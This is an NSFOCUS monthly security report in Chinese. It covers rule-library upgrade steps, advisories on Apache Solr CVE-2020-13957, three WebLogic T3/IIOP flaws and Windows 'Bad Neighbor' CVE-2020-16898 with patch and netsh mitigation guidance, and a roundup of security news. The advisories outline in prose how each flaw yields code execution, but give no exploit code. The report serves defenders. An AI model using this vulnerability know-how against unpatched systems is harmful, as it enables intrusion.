在系统升级中点击离线升级，选择系统规则库，选择对应的文件，点击上传。




更新成功后，在系统默认规则库中查找规则编号，即可查询到对应的规则详情。



注意：该升级包升级后引擎自动重启生效，不会造成会话中断，但ping包会丢3~5个，请选择合适的时间升级。

4.5 WAF防护配置


在WAF的规则升级界面进行升级：



手动选择规则包，提交即可完成更新。

4.6 NF防护配置

在 NF 的规则升级界面进行升级：



手动选择规则包，提交即可完成更新。

声明

Apache Solr ConfigSet API 上传功能漏洞 (CVE-2020-13957) 安全通告

发布时间：2020 年 10 月 13 日

综述

近日，Apache Solr修复了ConfigSet API上传功能中的一个漏洞（CVE-2020-13957）。攻击者可能通过组合使用其 UPLOAD/CREATE 功能来进行未授权操作，最终可能导致命令执行。

Apache Solr 是一个是基于 Lucene 的企业级搜索应用服务器。

漏洞概述

用户在SolrCloud模式下运行Solr时，可借助Configsets API创建、删除和以其他方式管理ConfigSets。

当通过ConfigSets API 执行UPLOAD操作上传 ConfigSet 时，如果开启了身份验证，并且该上传请求已经过了验证，则会以“trusted”模式上传ConfigSet。不启用身份验证时，ConfigSet则以“untrusted”模式上传。

但另一方面，使用ConfigSets API 执行CREATE 操作时，会基于一个已经上传的ConfigSets创建一个新的ConfigSets，这个新的 ConfigSets 的 trusted 标志未被设置，当没有设置该标志时，ConfigSets其实是被当作“trusted”了。

由此，当上传未开启验证时，如果修改ConfigSets 配置文件里的敏感参数，再结合CREATE创建新的 ConfigSet。最终新 ConfigSet 创建的 collection 可能造成命令执行。

参考链接：

https://issues.apache.org/jira/browse/SOLR-14925

受影响产品版本

☐ Apache Solr 6.6.0 - 6.6.5

☐ Apache Solr 7.0.0 - 7.7.3

☐ Apache Solr 8.0.0 - 8.6.2

不受影响产品版本

☐ Apache Solr version >= 8.6.3

解决方案

官方已提供修复了漏洞的新版本 8.6.3，可以从以下链接下载：https://lucene.apache.org/solr/downloads.html。

缓解措施(以下任一方法都足以防御此漏洞)：

1. 如果未使用ConfigSets API UPLOAD 操作，可将其禁用：

通过运行时参数禁用 -Dconfigset.upload.enabled=false。详情参考：https://lucene.apache.org/solr/guide/8_6/configsets-api.html

2. 开启身份验证/授权，详情参考：

https://lucene.apache.org/solr/guide/8_6/authentication-and-authorization-plugins.html。

3. 如果不便升级，可以考虑使用补丁 SOLR-14663

https://issues.apache.org/jira/browse/SOLR-14663

4. 配置防火墙，确保Solr API（包括Admin UI）只有受信任IP和用户才能访问。

Weblogic 高危漏洞（CVE-2020-14841、CVE-2020-14825、CVE-2020-14859）安全通告

发布时间：2020 年 10 月 21 日

综述

北京时间2020年10月21日，Oracle发布2020年10月关键补丁更新（Critical Patch Update，简称CPU），此次更新共修复了402个危害程度不同的安全漏洞。

其中针对 WebLogic Server Core组件，且评分为9.8的严重漏洞共有3个，分别是CVE-2020-14841、CVE-2020-14825、CVE-2020-14859。它们均和T3、IIOP 协议相关，允许未经身份验证的攻击者通过网络实现远程代码执行。

T3、IIOP 协议用于在 WebLogic 和其他 Java 程序之间传输数据。Weblogic控制台开启的情况下默认开启 T3 协议，而Weblogic默认安装会自动开启控制台。IIOP 协议以 Java 接口的形式对远程对象进行访问，默认是在启用状态。

参考链接：

https://www.oracle.com/security-alerts/cpuoct2020.html

受影响产品版本

☐ CVE-2020-14841

- Weblogic server 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

☐ CVE-2020-14825

- Weblogic server 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

☐ CVE-2020-14859

- Weblogic server 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, 14.1.1.0.0

解决方案

Oracle已经发布补丁修复了上述漏洞，请用户参考官方通告及时下载受影响产品更新补丁，并参照补丁安装包中的readme文件进行安装更新，以保证长期有效的防护。

注：Oracle官方补丁需要用户持有正版软件的许可账号，使用该账号登陆https://support.oracle.com后，可以下载最新补丁。

缓解措施：

若用户暂时不能安装最新补丁，可通过禁用T3、IIOP 协议，对漏洞进行临时缓解。

官方通告：

https://www.oracle.com/security-alerts/cpuoct2020.html

Windows TCP/IP 远程代码执行漏洞 (CVE-2020-16898) 安全通告

发布时间：2020 年 10 月 14 日

综述

当地时间10月13日，微软最新的月度补丁更新中修复了一枚存在于Windows TCP/IP堆栈中的Critical级别漏洞（CVE-2020-16898，代号“Bad Neighbor”）。攻击者通过发送恶意制作的ICMPv6 Router Advertisement数据包，有可能在远程系统上执行任意代码。

McAfee 表示，MAPP（Microsoft Active Protection）计划成员共享的概念验证代码既简单又可靠，可导致蓝屏死机。

微软官方给出的评分为 9.8 ：CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C。

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898

漏洞概述

当Windows TCP/IP堆栈未正确处理使用Option类型为 25（递归DNS服务器）且Length字段值为偶数的 ICMPv6 Router Advertisement数据包时，存在漏洞。

当Length值为偶数时，Windows TCP/IP协议栈错误地将网络缓冲区提前了8个字节。这是因为堆栈内部以16字节为增量进行计数，没有考虑到使用非RFC兼容长度值的情况。这种不匹配导致堆栈将当前option的最后8个字节解释为第二个option的开始，最终导致缓冲区溢出和潜在的RCE。

参考链接：

https://www.mcafee.com/blogs/other-blogs/mcafee-labs/cve-2020-16898-bad-neighbor/

受影响产品版本

- ☐ Windows 10 Version 1709 for 32-bit Systems
- ☐ Windows 10 Version 1709 for ARM64-based Systems
- ☐ Windows 10 Version 1709 for x64-based Systems
- ☐ Windows 10 Version 1803 for 32-bit Systems
- ☐ Windows 10 Version 1803 for ARM64-based Systems
- ☐ Windows 10 Version 1803 for x64-based Systems
- ☐ Windows 10 Version 1809 for 32-bit Systems
- ☐ Windows 10 Version 1809 for ARM64-based Systems
- ☐ Windows 10 Version 1809 for x64-based Systems

☐ Windows 10 Version 1903 for 32-bit Systems
☐ Windows 10 Version 1903 for ARM64-based Systems
☐ Windows 10 Version 1903 for x64-based Systems
☐ Windows 10 Version 1909 for 32-bit Systems
☐ Windows 10 Version 1909 for ARM64-based Systems
☐ Windows 10 Version 1909 for x64-based Systems
☐ Windows 10 Version 2004 for 32-bit Systems
☐ Windows 10 Version 2004 for ARM64-based Systems
☐ Windows 10 Version 2004 for x64-based Systems
☐ Windows Server 2019
☐ Windows Server 2019 (Server Core installation)
☐ Windows Server, version 1903 (Server Core installation)
☐ Windows Server, version 1909 (Server Core installation)
☐ Windows Server, version 2004 (Server Core installation)

解决方案

微软官方已针对受影响系统发布安全补丁，强烈建议相关用户尽快更新。补丁升级，参考链接:

https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-16898

另外，还提供了以下缓解措施：

◆ 禁用ICMPv6 RDNSS

使用下面的PowerShell命令可禁用ICMPv6 RDNSS，以防止攻击者利用此漏洞。此解决方法仅适用于Windows 1709及更高版本。

```
netsh int ipv6 set int *INTERFACENUMBER* rabaseddnsconfig=disable
```

备注：进行更改后，无需重新启动。

如需禁用以上缓解措施，执行如下命令：

```
netsh int ipv6 set int *INTERFACENUMBER* rabaseddnsconfig=enable
```

备注：执行后也无需重新启动。

NSFOCUS

安全态势

互联网安全威胁态势

行业动态回顾

1. 一次强劲的DDoS攻击袭击了匈牙利的银行和电信服务

【概述】

匈牙利金融机构和电信基础设施受到来自俄罗斯，中国和越南服务器DDoS攻击。这次强劲的DDoS攻击于周四发生，袭击了匈牙利的一些银行和电信服务，短暂地破坏了它们的业务系统。据电信公司Magyar Telekom称攻击是从俄罗斯，中国和越南的服务器发动的，他们透露这次攻击非常强大，是有史以来攻击匈牙利的最大网络攻击之一。

【参考链接】

https://securityaffairs.co/wordpress/108788/hacking/ddos-attack-hungarian-orgs.html

2. 针对伊朗长达6年的网络间谍活动披露

【概述】

网络安全公司CheckPointResearch揭露了一场长达六年之久的针对伊朗侨民和持不同政见者的监视行动。据称，策划这场监视活动的攻击者来自伊朗，攻击者利用多种攻击手段监视受害者行为，其中包含针对个人计算机和移动设备的恶意软件。

【参考链接】

https://www.anquanke.com/post/id/218650

3. 微软Bing应用数据库遭泄露，多达1亿条搜索记录被截取

【概述】

近日，WizCase专家发现了一个不受保护的Elasticsearch服务器，其中包含了与微软旗下Bing移动应用程序用户相关的TB级数据。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MzI4MjA1MzkyNA==&mid=2655311239&idx=1&sn=85dee28ec38051459612e76d642ac41c&chksm=f02fa9ccc75820da5e73320a0b0022caf62a4ef3b82e235f44a6ffa19ca8a1938fa2e2ba088e#rd

4. Universal Health Services勒索软件攻击影响全国医院

【概述】

Ryuk勒索软件被怀疑是罪魁祸首。 勒索软件攻击已关闭了Universal Health Services，Universal Health Services是一家遍布全国的医院网络的财富500强企业。 根据Reddit和其他平台上的员工的报告，攻击发生在星期一的凌晨。 在Reddit上，经过数百次评论的讨论表明，许多UHS位置确实已关闭，需要返回到手动流程。

【参考链接】

https://threatpost.com/universal-health-ransomware-hospitals-nationwide/159604/

5. 针对Android用户的最新Joker恶意软件变体

【概述】

根据Zscaler和Zimperium的研究报告，已经在Google Play和第三方应用商店中找到了针对Android用户的新一轮Joker恶意软件。

【参考链接】

https://www.inforisktoday.com/fresh-joker-malware-variant-targeting-android-users-a-15084

6. 据报道CMA CGM被Ragnar Locker感染

【概述】

昨天，法国海上运输和物流公司CMA CGM发表了一份声明，称黑客攻击影响了其服务器。CMA CGM当前正在与外部各方合作进行调查。劳埃德清单的一份报告虽然尚未得到证实，但表示其罪魁祸首是拉格纳·洛克（Ragnar Locker），并显示了赎金记录的部分截图。

【参考链接】

https://www.binarydefense.com/threat_watch/cma-cgm-reportedly-infected-by-ragnar-locker/

7. 保险业巨头Arthur J.Gallagher（AJG）披露了勒索软件攻击

【概述】

总部位于美国的Arthur J. Gallagher（AJG）保险业巨头披露了勒索软件攻击，该安全漏洞于周六发生。

【参考链接】

https://securityaffairs.co/wordpress/108925/malware/ajg-ransomware-attack.html

8. 破解密码：一年中使用频率最高、泄露次数最多的密码

【概述】

2020年一些最受欢迎的密码榜单：123456、123456789、qwerty、1234567、12345678、12345、我爱

你、111111、123123。如您所知，在弱密码背后有一种暴力破解的方法。一些序列号的字符串和简单的短语（例如“iloveyou”和“password”）常位于榜单的顶部。黑客很容易就能入侵并窃取数千名毫无戒心的人的密码。但是，当这些最终用户知道如何使用强大的密码和密码管理器来保护自己的帐户时，黑客的工作将变得更加困难。

【参考链接】

https://resources.infosecinstitute.com/breached-passwords-most-frequently-used-and-compromised-passwords-of-the-year/

9. 网络犯罪：12种主要策略和趋势

【概述】

勒索软件攻击仍然是执法机构看到的最主要的网络威胁。但是，网络钓鱼，企业电子邮件泄露和其他类型的欺诈（其中许多现在都使用COVID-19主题）也越来越多。因此，由欧洲网络犯罪中心（又名EC3）制作的第七次年度互联网有组织犯罪威胁评估是欧盟执法情报机构Europol的一部分。正如欧洲刑警组织执行董事凯瑟琳·德波勒（Catherine De Bolle）在其最新IOCTA简介中所写的那样，“它提供了针对执法领域的独特，以执法为重点的评估，以评估网络犯罪领域的新挑战和关键发展。”

【参考链接】

https://www.inforisktoday.com/cybercrime-12-top-tactics-trends-a-15162

10. 当你接电话时，这个新的安卓威胁能阻止你的手机吗？

【概述】

微软最近发布了一个安全博客，警告一个复杂的新型勒索软件变种。但是，不像您预期的那样，勒索软件会影响Windows操作系统的用户。不，相反，这是对Android用户的警告。

【参考链接】

https://www.forbes.com/sites/daveywinder/2020/10/11/new-android-home-button-phone-bricking-threat-heres-what-you-need-to-know/

11. Tor安全研究：发现客户端IP地址

【概述】

去年2月，我的“Tor洋葱路由服务”（Onion Service）遭受了一段时间的分布式拒绝服务攻击（DDoS），我花了好长时间对攻击进行了分析，并制订了缓解和防护策略。当时，连我为 Internet Archive (archive.org) 运行的Tor服务也被DDos攻击中断了数小时，但顶着攻击我又设法恢复了正常的运行服务。事实证明，在互联网圈子里，一个公开的秘密就是：Tor并不是真正的匿名化服务。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MjM5NjA0NjgyMA==&mid=2651100026&idx=4&sn=4fbb0d50768e45e55129a6ca24c6b8d1&chksm=bd1f01f18a6888e71a8876b99b378eb5d4718f3209a4ab401313050be2f80e502573604d390c#rd

12. Microsoft Edge通过这些令人兴奋的新功能宣布与Chrome之战

【概述】

微软Edge已宣布与最大的竞争对手Google Chrome展开战斗，为企业和消费者提供了一系列出色的新功能。

【参考链接】

https://www.forbes.com/sites/kateoflahertyuk/2020/10/11/microsoft-edge-declares-battle-with-chrome-with-these-excellent-new-features/

13. 隐私泄露警告：请停止使用”微信清理僵尸粉“软件！

【概述】

不知道大家有没有遇到过这样的情况：某个微信群突然有陌生人通过扫描自己“分享”的二维码加群，然后发布各种违规小广告狂轰乱炸。但是自己根本没有分享过群二维码，这到底是怎么回事呢？通过深入研究发现，出现这种状况的微信用户有一个共同点：他们基本都使用过市面上“清理僵尸粉”的服务。

【参考链接】

https://www.anquanke.com/post/id/219281

14. 深度分析– Phobos Ransomware的EKING变体

【概述】

Phobos 勒索软件 家族是最近才出现的，直到2019年初才被安全研究人员首先发现。但是从那以后，它继续推出新的变种，不仅发展了攻击方法，而且还经常更改加密文件的扩展名。过去的变体。在其短暂的历史中，其受害者经常抱怨说，由于不还原文件，他们被火卫一的攻击者欺骗。两周前，FortiGuard实验室从野外捕获了一个新的威胁样本。这是一个Microsoft Word文档，带有一个恶意宏，旨在传播Phobos的EKING变体。我对该示例进行了深入分析，在本分析文章中，我将展示此变种如何感染受害者的系统，以及它如何使用AES算法在受害者设备以及共享网络文件夹上扫描和加密文件。

【参考链接】

https://www.fortinet.com/blog/threat-research/deep-analysis-the-eking-variant-of-phobos-ransomware

15. ShadowMove：隐蔽的横向移动策略

【概述】

高级持续威胁（APT）攻击使用各种策略和技术在进入奖励环境中横向移动。但是，现有的策略和技术具有局限性，例如需要更高的权限，创建新的连

接，执行新的身份验证或需要进行过程注入。基于这些特征，已经提出了许多基于主机和基于网络的解决方案来防止或检测这种横向移动尝试。在本文中提出了一种新颖的隐蔽横向移动策略ShadowMove，其中仅将企业网络中系统之间已建立的连接误用于横向移动。

【参考链接】

http://mp.weixin.qq.com/s?__biz=MzA5ODA0NDE2MA==&mid=2649732789&idx=1&sn=16cde6178e78a4b92c623f449b29efc8&chksm=888c86dabffb0fccf64fa8161063a1caa006963531c00cc407d51aaf3a4001025996b40c33f6#rd

16. CVE-2020-14386：Linux内核权限提升漏洞分析

【概述】

最近一段时间，我一直在审计Linux内核中的数据包套接字源码，最后成功发现了CVE-2020-14386，这是Linux内核中的一个内存破坏漏洞。利用该漏洞，低权限用户可以在Linux系统中将权限提升至root级别。在本文中，我将与大家分享该漏洞的技术细节以及如何利用该漏洞。

【参考链接】

https://www.anquanke.com/post/id/219203

17. VMware修补了ESXi，Workstation，Fusion和NSX-T产品中的多个漏洞，包括一个关键的代码执行漏洞

【概述】

VMware已修复其ESXi，Workstation，Fusion和NSX-T产品中的多个漏洞，其中包括一个允许任意代码执行的严重缺陷。跟踪为CVE-2020-3992的严重漏洞是一个先使用后使用的问题，它会影响ESXi中的OpenSLP服务。该漏洞可能允许远程攻击者在受影响的ESXi产品安装上执行任意代码。

【参考链接】

https://securityaffairs.co/wordpress/109843/security/vmware-critical-flaws.html

18. Instagram被调查曝光未成年人细节

【概述】

爱尔兰的数据保护专员已开始调查Facebook的Instagram服务是否在其平台上未正确显示未成年人的电子邮件地址和电话号码。Stier发现，全球至少有200万个12至15岁的儿童和300万个16或17岁的孩子将其Instagram个人资料转换为“企业”资料。这样会自动将用户的电子邮件地址或电话号码（或两者都公开）。

【参考链接】

https://www.inforisktoday.com/instagram-investigated-for-exposure-minors-details-a-15197

19. 2020年云安全的九大关键趋势

【概述】

2020年新冠疫情加速了“云计算与安全”、“网络与安全”的融合趋势。“云优先”时代，企业越来越依赖云计算。但是对于大多数企业来说，业务上云并不意味着安全上云，“靠山山倒”，要想确保云服务的安全，仅仅依靠或信赖云服务商是远远不够的。企业还需要完成传统网络安全思维的转变：“云安全始于云原生思维方式，这种思维方式不再面向网络，而更多地面向身份、数据和应用程序。”

【参考链接】

https://www.aqniu.com/industry/70748.html

20. Gartner2020年十大安全项目详解

【概述】

受疫情的影响，2020年中例行的Gartner安全与风险管理峰会被迫取消。终于，在2020年9月14~17日，2020年Gartner安全风险与管理峰会以线上会议的形式补上了。会上，正式发布了2020年度的十大安全项目，发布人还是Brian Reed。这十大项目介绍Gartner中国的官微做了介绍，但本文认为有几处翻译不妥。

【参考链接】

https://www.anquanke.com/post/id/220104

21. 谷歌在Linux内核发现蓝牙漏洞 攻击者可任意访问敏感信息

【概述】

据外媒报道，近日谷歌安全研究人员在Linux内核中发现了一组蓝牙漏洞（BleedingTooth），该漏洞可能允许攻击者进行零点击攻击，运行任意代码或访问敏感信息。

【参考链接】

https://www.easyaq.com/news/2147307904.shtml

22. 微软启动针对Chromium的零日漏洞计划

【概述】

在2020年1月份宣布使用开源代码库重建Edge浏览器之后，微软近日宣布启动了针对Chromium的类似Google Project Zero风格的零日漏洞安全研究计划。一组浏览器安全专家将对Google的浏览器开发库进行深入研究。

【参考链接】

https://www.aqniu.com/industry/70777.html

23. 白宫否认特朗普的Twitter帐户被黑客入侵

【概述】

荷兰一名黑客声称他本月初通过猜测密码访问了唐纳德·特朗普总统的推特帐户，从而使他能够获得全部特权并捕获屏幕截图。但Twitter表示没有证据表明已经进行了帐户访问。

【参考链接】

https://www.inforisktoday.com/white-house-denies-trumps-twitter-account-was-hacked-a-15228

24. 瑞典禁止在5G网络中使用华为和中兴设备

【概述】

日前，瑞典已禁止在其5G网络中使用华为和中兴的电信设备。电信机构瑞典邮电管理局（PTS）在进行安全评估后做出了这一决定。这项评估认为华为和中兴的工具包可能会损害瑞典的安全。据悉，安全评估是瑞典武装部队和瑞典安全局联合进行的。

【参考链接】

https://www.freebuf.com/news/252576.html

25. 腾讯主机安全（云镜）捕获8220挖矿团伙最新变种使用新漏洞对企业云服务器的攻击

【概述】


腾讯安全接到用户求助，报告腾讯云主机安全（云镜）网络防御功能检测到攻击事件。腾讯安全专家通过攻击日志分析，发现这是8220挖矿团伙最新变种针对企业云服务器的攻击活动，该用户对腾讯主机安全（云镜）日志告警及时处置，已彻底消除该挖矿团伙的威胁。

【参考链接】


https://s.tencent.com//research/report/1155.html

绿盟科技
云计算安全解决方案

全面:安全服务种类丰富
开放:兼容第三方厂商
灵活:适用多种网络环境
弹性:按需购买 弹性可扩展



绿盟科技提供针对多种云平台的整体安全防护



THE EXPERT
BEHIND GIANTS
巨人背后的专家

多年以来，绿盟科技致力于安全攻防的研究，为运营商、政府、金融、能源、互联网以及教育、医疗等行业用户，提供具有核心竞争力的安全产品及解决方案，帮助客户实现业务的安全顺畅运行。在这些巨人的背后，他们是备受信赖的专家。

客户支持热线：400-818-6868

NSFOCUS绿盟科技

安全月报

绿盟科技金融事业部出品

主办/ 绿盟科技金融事业部

地址/ 北京市海淀区北洼路4号益泰大厦3层

邮编/ 100089

电话/ 010-59610688-1159

传真/ 010-59610689

网站/ www.nsfocus.com

客户支持热线/ 400-818-6868

股票代码/ 300369

月报电子版下载/ http://www.nsfocus.com.cn/research/list_145_145.html